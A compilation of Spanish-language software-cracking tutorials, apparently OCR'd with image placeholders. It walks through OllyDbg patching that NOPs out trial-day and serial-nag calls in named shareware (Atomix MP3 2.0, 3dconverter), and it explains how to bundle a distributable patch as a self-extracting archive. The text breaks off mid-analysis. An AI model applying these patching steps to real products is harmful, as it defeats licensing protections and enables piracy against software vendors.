0043EFBF  E8 EC46FCFF   CALL 004036B0                    dumpeado.004036B0
0043EFC4  8D45 D8       LEA EAX,DWORD PTR SS:[EBP-28]
0043EFC7  50            PUSH EAX
0043EFC8  8D55 D4       LEA EDX,DWORD PTR SS:[EBP-2C]
0043EFCB  A1 00494400   MOV EAX,DWORD PTR DS:[444900]
0043EFD0  E8 4F6DFCFF   CALL 00405D24                    dumpeado.00405D24
0043EFD5  8B55 D4       MOV EDX,DWORD PTR SS:[EBP-2C]
0043EFD8  58            POP EAX
0043EFD9  E8 D246FCFF   CALL 004036B0                    dumpeado.004036B0
0043EFDE  8D45 D8       LEA EAX,DWORD PTR SS:[EBP-28]
0043EFE1  BA F4F44300   MOV EDX,43F4F4                   ASCII " days"
0043EFE6  E8 C546FCFF   CALL 004036B0                    dumpeado.004036B0
0043EFEB  8B55 D8       MOV EDX,DWORD PTR SS:[EBP-28]
0043EFEE  8BC3          MOV EAX,EBX
0043EFF0  E8 7741FDFF   CALL 0041316C                    dumpeado.0041316C
0043EFF5  8D55 D0       LEA EDX,DWORD PTR SS:[EBP-30]
0043EFF8  33C0          XOR EAX,EAX
0043EFFA  E8 AD38FCFF   CALL 004028AC                    dumpeado.004028AC
0043EFFF  8B45 D0       MOV EAX,DWORD PTR SS:[EBP-30]
0043F002  8D55 D4       LEA EDX,DWORD PTR SS:[EBP-2C]
0043F005  E8 6E71FCFF   CALL 00406178                    dumpeado.00406178
0043F00A  8B55 D4       MOV EDX,DWORD PTR SS:[EBP-2C]
0043F00D  A1 30564400   MOV EAX,DWORD PTR DS:[445630]
0043F012  83C0 30       ADD EAX,30
0043F015  B9 04F54300   MOV ECX,43F504                   ASCII "Aspack.hlp"
0043F01A  E8 D546FCFF   CALL 004036F4                    dumpeado.004036F4
0043F01F  A1 30564400   MOV EAX,DWORD PTR DS:[445630]
0043F024  C740 5C 881300 MOV DWORD PTR DS:[EAX+5C],1388
0043F02B  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F02E  C680 0C030000 MOV BYTE PTR DS:[EAX+30C],0
0043F035  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F038  8B80 E4020000 MOV EAX,DWORD PTR DS:[EAX+2E4]
0043F03E  C640 20 00    MOV BYTE PTR DS:[EAX+20],0
0043F042  33D2          XOR EDX,EDX
0043F044  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0043F047  8B80 7C020000 MOV EAX,DWORD PTR DS:[EAX+27C]
0043F04D  E8 8240FDFF   CALL 004130D4                    dumpeado.004130D4
0043F052  8D55 D4       LEA EDX,DWORD PTR SS:[EBP-2C]
0043F055  A1 30564400   MOV EAX,DWORD PTR DS:[445630]
0043F05A  E8 D14CFFFF   CALL 00423D30                    dumpeado.00423D30
```

Vamos traceando a ver si aparecen los días que muestra y:



Bueno pues estuve haciendo pruebas y la forma que me funciono fue nopear los dos CALLs que están justo debajo del BP y con eso ya no salen los días.

```
0043EFC4  8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
0043EFC7  50             PUSH EAX
0043EFC8  8D55 D4        LEA EDX,DWORD PTR SS:[EBP-2C]
0043EFCB  A1 00494400    MOV EAX,DWORD PTR DS:[444900]
0043EFD0  E8 4F6DFCFF    CALL 00405D24                    dumpeado.00405D24
0043EFD5  8B55 D4        MOV EDX,DWORD PTR SS:[EBP-2C]
0043EFD8  58             POP EAX
0043EFD9  E8 D246FCFF    CALL 004036B0                    dumpeado.004036B0
0043EFDE  8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
0043EFE1  BA F4F44300    MOV EDX,43F4F4                   ASCII " days"
0043EFE6  90             NOP
0043EFE7  90             NOP
0043EFE8  90             NOP
0043EFE9  90             NOP
0043EFEA  90             NOP
0043EFEB  8B55 D8        MOV EDX,DWORD PTR SS:[EBP-28]
0043EFEE  8BC3           MOV EAX,EBX
0043EFF0  90             NOP
0043EFF1  90             NOP
0043EFF2  90             NOP
0043EFF3  90             NOP
0043EFF4  90             NOP
0043EFF5  8D55 D0        LEA EDX,DWORD PTR SS:[EBP-30]
0043EFF8  33C0           XOR EAX,EAX
0043EFFA  E8 AD38FCFF    CALL 004028AC                    dumpeado.004028AC
0043EFFF  8B45 D0        MOV EAX,DWORD PTR SS:[EBP-30]
0043F002  8D55 D4        LEA EDX,DWORD PTR SS:[EBP-2C]
0043F005  E8 6E71FCFF    CALL 00406178                    dumpeado.00406178
0043F00A  8B55 D4        MOV EDX,DWORD PTR SS:[EBP-2C]
0043F00D  A1 30564400    MOV EAX,DWORD PTR DS:[445630]
0043F012  83C0 30        ADD EAX,30
0043F015  B9 04F54300    MOV ECX,43F504                   ASCII "Aspack.hlp"
0043F01A  E8 D546FCFF    CALL 004036F4                    dumpeado.004036F4
0043F01F  A1 30564400    MOV EAX,DWORD PTR DS:[445630]
0043F024  C740 5C 881300 MOV DWORD PTR DS:[EAX+5C],1388
0043F02B  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
0043F02E  C680 0C030000  MOV BYTE PTR DS:[EAX+30C],0
0043F035  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
0043F038  8B80 E4020000  MOV EAX,DWORD PTR DS:[EAX+2E4]
0043F03E  C640 20 00     MOV BYTE PTR DS:[EAX+20],0
0043F042  33D2           XOR EDX,EDX
0043F044  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
0043F047  8B80 7C020000  MOV EAX,DWORD PTR DS:[EAX+27C]
0043F04D  E8 8240FDFF    CALL 004130D4                    dumpeado.004130D4
```

Bueno, yo le hice algún que otro cambio más jejeje

Si se pulsa en donde pone **** Crackeado por Aguml **** te lleva a google


Bueno, lo hice para que lo entienda gente tan torpe como yo que empiecen desde 0 ya que la gran mayoría de la comunidad sabe manejarse en esto y no necesitan tantas imágenes.
Pos eso, espero que disfrutéis los Newbies tanto como yo cuando lo destripe.

Programa	**Atomix Mp3 2.0**
Download	www.atomixmp3.com
Descripción	Programa para mezclar música
Herramientas	OllyDbg 1.10
Dificultad	Newbie
Compilador	Microsoft Visual C ++ v 7.0
Protección	Serial
Objetivos	Parchar y dejarlo full
Cracker(?)…Newbie	**BioHaZarD** Fecha: 26/07/09 12:24 a.m.
Tutorial nº	2

La verdad que la buena onda que me tiraron en la lista me puso las pilas para volver escribir: gracias Ricardo, Solid, NCR y a todos, perdón si no me acuerdo de todos. Voy a hacer algunos tutes más de esta serie "Parchando a lo loco" ya que vi que uno de los pibes dijo que tutes como estos les servía para practicar. Como siempre digo…PERDON! Jeje a los grosos que escriben esos tutes grandiosos que tanto nos ayudan.

EMPECEMOS:

Esto va a ser muy cortito…el enemigo en cuestión es ATOMIX MP3 2.0, que es full por 30 días luego de lo cual nos pide un número de serie:



Esa ventana de numero de serie es como una pared detrás de la cual esta nuestro tesoro, si la pasamos detrás de ella estará el programita full full para nosotros(en realidad el programa no me interesa,solo me importa saltarme la protección que tiene). Bueno derribemos la pared. Yo particularmente cuando tengo una nag como esta voy haciendo “Animate over (Ctrl+F8)” cuando salta la nag miro el Olly y veo en que CALL está parado y le pongo un Breakpoint, doy RUN y parara en mi BP, lo quito y entro a la CALL con F7, otra vez hago un Animate Over. Esto es para buscar la CALL correcta que hay que nopear;no se si será coincidencia pero por lo general a mí siempre me pasa que la CALL correcta es la anterior a una CALL intermodular (en este caso es una llamada a USER32,ya lo van a ver).Eso si ANOTEN cada BP que vayan poniendo en el orden que los ponen.
Empecemos con Animate Over (AO) y cuando la nag salta Olly para acá:

```
00435B56  >  50              PUSH EAX
00435B57  .  FF75 9C         PUSH [LOCAL.25]
00435B5A  .  56              PUSH ESI
00435B5B  .  56              PUSH ESI
00435B5C  .  FF15 D8F1430(   CALL DWORD PTR DS:[<&KERNEL32.GetModuleHandleA>]
00435B62  .  50              PUSH EAX
00435B63  .  E8 88B5FCFF     CALL atomixmp.004010F0
00435B68  .  8945 A0         MOV [LOCAL.24],EAX
00435B6B  .  50              PUSH EAX
```

Con F2 le ponemos un BP a esa CALL, reiniciamos Olly (Ctrl+F2),damos RUN y cuando pare en el BP que pusimos lo quitamos con F2 y entramos a la CALL con F7;nuevamente AO y ahora la nag aparece y Olly parará aquí:

```
004011EF  .  83C4 04         ADD ESP,4
004011F2  .v E9 F6010000     JMP atomixmp.004013ED
004011F7     E8 940D0000     CALL atomixmp.00401F90
004011FC  .  85C0            TEST EAX,EAX
004011FE  .v 74 16           JE SHORT atomixmp.00401216
00401200  .  83C8 FF         OR EAX,FFFFFFFF
00401203  .  8B4D F0         MOV ECX,DWORD PTR SS:[EBP-10]
00401206  .  64:890D 0000(   MOV DWORD PTR FS:[0],ECX
```


Ponemos BP, reiniciamos Olly y Run, entramos a la CALL y AO y ahora la nag a parece cuando para acá:


```
00401FAF  .  A1 C8D04500     MOV EAX,DWORD PTR DS:[45D0C8]
00401FB4  .  6A 00           PUSH 0                                  lParam = NULL
00401FB6  .  68 801E4000     PUSH atomixmp.00401E80                  DlgProc = atomixmp.00401E80
00401FBB  .  6A 00           PUSH 0                                  hOwner = NULL
00401FBD  .  68 D6000000     PUSH 0D6                                pTemplate = D6
00401FC2  .  50              PUSH EAX                                hInst => 00400000
00401FC3  .  FF15 4CF2430(   CALL DWORD PTR DS:[<&USER32.DialogBoxParamA>]   DialogBoxParamA
```

Ahí veo la CALL a USER32 y como dije a mi me pasa que la CALL correcta que debo parchar es la anterior a la que es intermodular. Entonces laq que voy a nopear va a ser la anterior a esta.En mis anotaciones tengo que la anterior es:

004011F7 > \E8 940D0000 CALL atomixmp.00401F90

La busco en Olly y la nopeo. O sea situado sobre ella apretó la tecla “espacio” y hago los cambios:






Guardamos los cambios a el ejecutable: click con el botón derecho, COPY TO EXECUTABLE/ALL MODIFICATIONS y en el cuadrito que sale elijo "Copy all"; en la nueva ventana que se abre nuevamente click con el derecho y "Save File".Lo guardo, lo ejecuto y….no anda…naaa mentira,era chiste SI anda: PARED DERRIBADA.

<u>EXTRA:</u> **Dejando nuestra firma.**

Si quisiéramos dejar nuestra firma como la de la imagen , "Cracked by BhZd" en este caso, tendríamos que editar "default.bmp"que está en C:\Archivos de programa\AtomixMP3\Skins. Yo hice un Patch distribuible con "Patch FX Generator 1.20" y con la ayuda de WinRar se puede hacer un SFX para que cuando se ejecute nuestro patch también reemplace default.bmp original por el que tiene nuestra firma. Es fácil:

1- Creamos el Patch con Patch FX Generator 1.20(esta en la web de Ricardo en HERRAMIENTAS).Es fácil de usar .
2- Editamos default.bmp a nuestro gusto
3- Copiamos ambos archivos a una misma carpeta, los seleccionamos y click con el botón derecho, elegimos "Añadir al archivo…"(WinRar).

4- En la ventana que se abre tildamos “Crear archivo SFX”
5- Pinchamos en la solapa “AVANZADO” y luego “Opciones SFX”.
6- La ruta de extracción tiene que ser la que aparece en la imagen:



En “Ejecutar tras la extracción” ponemos la misma ruta que en “Ruta de Extracción” agregándole “patch.exe” en mi caso.

Aceptar y listo!

Al extraer en Skins se reemplaza el .bmp original por nuestro .bmp editado,una vez hecho esto se ejecuta el patch para el programa.Lo iba a hacer metiendo un .bat dentro del SFX pero me dio Fiaca.

Saludos a todo el grupo,fue un tute cortito pero espero que sea de utilidad.

BIOHAZARD

Hola a todas/os:
Hace tiempo que no escribo nada para la Lista, aunque sigo practicando mi "deporte" favorito que es, como en el ajedrez, el de buscar los puntos débiles de las "defensas" que los programadores generan contra ataques de cualquier intruso en su código.
Tú puedes llamarle como quieras a este proceder, para mí es cracking puro y duro.
Cuento con la gran ventaja de que si se ejecuta una vez, la partida acaba en jaque-mate. Solo es cuestión de tiempo.
En esta ocasión encontré un programa que reúne unas cuantas protecciones.Me resultó entretenido y espero que le sirva de orientación, al que se inicia en este "deporte".
Voy a intentar ir despacito explicando lo que hice, presuponiendo que sabes interpretar un desensamblado y te defiendes con el manejo de OllyDbg.
Aclaro también que el término "flag", muy usado en el tute, lo adopto para designar una variable de tipo booleano (verdadero-falso).Lo translado a bandera y por la fragilidad de los booleanos a la hora de proteger, lo dejo en banderilla.

1.- Presentaciones.

Se trata de un programa que convierte un gráfico 3D a diversos formatos y se llama 3dconverter.Lo bajé de http://web.t-online.hu/karpo/.
El programador confía en que lo pruebes durante 30 días, con ciertas limitaciones a la hora de la conversión, pero te da la brasa recomendándote que lo compres.
Aunque dé la impresión de que a los 30 días expirará, como sucede en otros shareware, éste no tiene en cuenta los días transcurridos desde su instalación.
Tiene otros trucos y por cierto, para ser honesto, mis felicitaciones al autor.


2.- Análisis.

Lo instalo y analizo el ejecutable 3dconverter.exe:


Veo que ha creado un fichero que se llama register.ini y contiene algo interesante:

```
[Registration]
Registration_Name=
Serial_Number=
```


Lo arranco para conocer un poco su manera de proceder y así sacar la máxima información posible, fijándome en todos los detalles.Aparece la típica nag:




Click a OK y sigo recopilando información:



Me dirijo al About, click y me muestra:




En el mismo menú Help, click en Register y muestra la típica ventana de registro:




Pongo mi nick y un número de serie.Le doy a OK:

Mínimo 8 caracteres; bueno pongo "-Mintaka-", que tiene 9:



El porcentaje de acierto sigue siendo muy bajo, jejeje.
Click en OK y le introduzco un fichero que tengo por ahí:




Es el carretillo que le robaron a Tena.
Lo intento guardar, transformándolo a DXF y se niega:

Esta es la única limitación del programa.Según que tipo de formato sea, no lo va a convertir si no estás registrado.Ver en Help→Contents→Registering program.


Hago lo de siempre (es muy recomendable): creo un par de directorios para almacenar el original y los ficheros "retocados".Así, ante cualquier metedura de pata (cosa muy normal en mí), los recupero en su estado anterior al desaguisado. Con los datos que tengo me dispongo a iniciar el ataque.

3.-Afilando las herramientas.


Información de mi Sistema: Windows XP Personal Service Pack 3.
Debugger: OllyDbg v1.10, bien armado de plugins anti-todo.
No voy a contar la odisea del Olly congelándose.El programa se negaba a andar dentro de Olly.Comenté el tema con Solid y me dijo que con el Olly2.0, sí andaba. Llegué a la conclusión de que ciertos plugins interferían con el programa, ya que Olly2.0 no soporta plugins (de momento) y el programa funcionaba bien.
Total que usé el Ollyv1.10 simple y con solo estos plugins:



Este Olly me permitirá conocer sus defensas antidebug (si las tuviere).
El plugin MapConv lo uso para importar nombres (labels) de procedimientos.
En este caso desensamblo el programa con DeDe y grabo las referencias:



Cargo el programa y Olly detiene la ejecución en el Entry Point:



La típica entrada de un programa compilado en Delphi.
Ejecuto el plugin MapConv y el resultado es que, por ejemplo, cuando llego a:


En EIP se puede leer el nombre de ese procedimiento y que, en este caso es el click en OK de la ventana de registro.Si pongo un BP en ese lugar Olly detiene la ejecución ahí y también me lo muestra abajo, a la izquierda:

Breakpoint at <3dconver.<-TMainForm@RegisterClick>


Me facilita la interpretación de lo que ejecutan los procedimientos, aunque hay algunos nombres que no me dicen nada (posiblemente a los programadores sí).

4.- Encontrando mi número de serie.... o no.


Soy muy malo para averiguar mi serial, pero siempre lo intento.
Asumo, lector, de que te manejas bien con Olly.
Empiezo buscando referencias a la cadena de texto:"Invalid serial number !" y para ello le pido a Olly que me las muestre:



Cuando acaba de buscarlas me sitúo en la primera línea y la selecciono:



Relleno en el campo de introducción de texto, la palabra/s a buscar:



Olly me muestra donde encontró la cadena con ese texto:

0060E244 MOV EAX,3dconver.0060E348 ASCII "Invalid serial number !"

Busco por más Search next y no hay ninguna otra coincidencia.
Doble click en la que encontró y me pongo a estudiar el panorama :

```
0060E244   B8 48E36000   MOV EAX,3dconver.0060E348        ASCII "Invalid serial number !"
0060E249   E8 9695E3FF   CALL 3dconver.004477E4           ME SACA EL CARTEL
0060E24E   EB 5D         JMP SHORT 3dconver.0060E2AD      VUELVE A REGISTRATION
0060E250   8B0D EC1CB000 MOV ECX,DWORD PTR DS:[B01CEC]
0060E256   B2 01         MOV DL,1
```

No se ve texto para cuando se acierta con el serial (normalmente dan las gracias). Pero a continuación de la línea seleccionada se ven textos que me resultan familiares, de cuando le eché un ojo al contenido del fichero register.ini:

```
0060E250   8B0D EC1CB000 MOV ECX,DWORD PTR DS:[B01CEC]
0060E256   B2 01         MOV DL,1
0060E258   A1 18084800   MOV EAX,DWORD PTR DS:[480818]
0060E25D   E8 6626E7FF   CALL 3dconver.004808C8
0060E262   A3 8814B000   MOV DWORD PTR DS:[B01488],EAX
0060E267   A1 7490A300   MOV EAX,DWORD PTR DS:[A39074]
0060E26C   8B40 04       MOV EAX,DWORD PTR DS:[EAX+4]
0060E26F   50            PUSH EAX
0060E270   B9 68E36000   MOV ECX,3dconver.0060E368        ASCII "Registration_Name"
0060E275   BA 84E36000   MOV EDX,3dconver.0060E384        ASCII "Registration"
0060E27A   A1 8814B000   MOV EAX,DWORD PTR DS:[B01488]
0060E27F   8B18          MOV EBX,DWORD PTR DS:[EAX]
0060E281   FF53 04       CALL DWORD PTR DS:[EBX+4]
0060E284   A1 8090A300   MOV EAX,DWORD PTR DS:[A39080]
0060E289   8B40 04       MOV EAX,DWORD PTR DS:[EAX+4]
0060E28C   50            PUSH EAX
0060E28D   BA 84E36000   MOV EDX,3dconver.0060E384        ASCII "Registration"
0060E292   B9 9CE36000   MOV ECX,3dconver.0060E39C        ASCII "Serial_Number"
0060E297   A1 8814B000   MOV EAX,DWORD PTR DS:[B01488]
0060E29C   8B18          MOV EBX,DWORD PTR DS:[EAX]
0060E29E   FF53 04       CALL DWORD PTR DS:[EBX+4]
```

Presumo que si acierto con el serial escribe los datos en el fichero register.ini.
Al seleccionar la línea grisada queda a la vista donde está ese fichero:

DS:[00B01CEC]=038A8C10, (ASCII "C:\Documents and Settings\Propietario\Escritorio\retos\3dc32420\register.ini")

Jump from 0060E20A

Y lo más importante es que Olly dice de donde vino (lo destaco en rojo).
Además, si estoy en lo cierto, usará la API kernel32.WritePrivateProfileStringA para poder escribir en ese fichero mis datos de registro.
Para probarlo voy a ver como engaño al programa para llegar aquí.Para ello voy a esa dirección marcada en rojo y veo:

```
0060E203   E8 EC12E9FF   CALL 3dconver.0049F4F4
0060E208   84C0          TEST AL,AL
0060E20A   75 44         JNZ SHORT 3dconver.0060E250
0060E20C   A0 5920B000   MOV AL,BYTE PTR DS:[B02059]
0060E211   34 01         XOR AL,1
0060E213   2205 5A20B000 AND AL,BYTE PTR DS:[B0205A]
0060E219   74 15         JE SHORT 3dconver.0060E230
0060E21B   6A 00         PUSH 0
```

Pongo un BP en 0060E203 para entrar en esa call.¿El motivo?.Dependiendo del valor que tenga (a la vuelta de la call) el registro AL, me saldrá o no la ventana de "Invalid serial number !".Si AL es diferente de cero al llegar a 0060E20A saltará a 0060E250 y no me sacará la ventana.Relleno nuevamente los datos del registro y al darle a OK, Olly **NO** detiene la ejecución en el BP; me vuelve a salir el cartel.
A ver, algo hago mal.Vuelvo al lugar donde puse el BP y ojeo más arriba:

```
0060E1F5   E8 BA12E9FF   CALL 3dconver.0049F4B4
